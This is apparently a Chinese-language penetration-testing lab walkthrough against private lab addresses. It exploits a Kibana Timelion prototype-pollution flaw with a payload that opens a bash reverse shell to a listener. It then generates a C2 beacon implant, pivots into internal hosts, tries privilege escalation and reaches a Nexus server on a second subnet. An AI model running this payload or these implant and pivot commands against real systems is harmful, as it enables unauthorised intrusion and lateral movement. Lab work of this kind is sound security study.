kibana

确认版本号,与复现的环境一样存在漏洞。
timelion.es().props(label.__proto__.env.AAAA='require("child_process").exec("bash -c \'bash -i>& /dev/tcp/10.0.10.2/6666 0>&1\'");process.exit()//').props(label.__proto__.env.NODE_OPTIONS='--require /proc/self/environ')
nc -lvvp 6666canvas
转发上线
pivots--tcp-pivot(UNAWARE_SPECIALIST) » pivots tcp --bind 10.0.10.2
[*] Started tcp pivot listener 10.0.10.2:9898 with id 1
(UNAWARE_SPECIALIST) » pivots
ID Protocol Bind Address Number Of Pivots
==<span style="font-weight: bold;" class="mark"> </span>======<span style="font-weight: bold;" class="mark"> </span>============<span style="font-weight: bold;" class="mark"> </span>================
1 TCP 10.0.10.2:9898 0
(UNAWARE_SPECIALIST) » generate beacon --tcp-pivot 10.0.10.2:9898 --os linux --format elf --skip-symbols
[*] Generating new linux/amd64 beacon implant binary (1m0s)
[!] Symbol obfuscation is disabled
[*] Build completed in 13s
[*] Implant saved to /home/lockly/karplin/CHIEF_PENALTY
(UNAWARE_SPECIALIST) »
/tmp
session

再次开启web服务,供内网机器10.0.10.3下载后赋权运行,获取到session会话。
提权
还是先尝试一下提权,传traitor上去执行,但还试了还是不行。

二层代理
无伤大雅,继续向内网横向,发现还存在一个网段。
 (ELEGANT_SEWER) »

 (ELEGANT_SEWER) » ifconfig
+--------------------------------------+

| ens32                                |

+--------------------------------------+

| # | IP Addresses | MAC Address       |

+---+--------------+-------------------+

| 2 | 10.0.10.3/24 | 00:0c:29:f0:f4:ca |

+--------------------------------------+
+--------------------------------------+

| ens35                                |

+--------------------------------------+

| # | IP Addresses | MAC Address       |

+---+--------------+-------------------+

| 3 | 10.0.20.2/24 | 00:0c:29:f0:f4:d4 |

+--------------------------------------+

1 adapters not shown.
10.0.20.3
Nexus Respository Manager
浏览器挂上新开的代理:

继续访问这台机器的8081端口,这里加载就要很久。
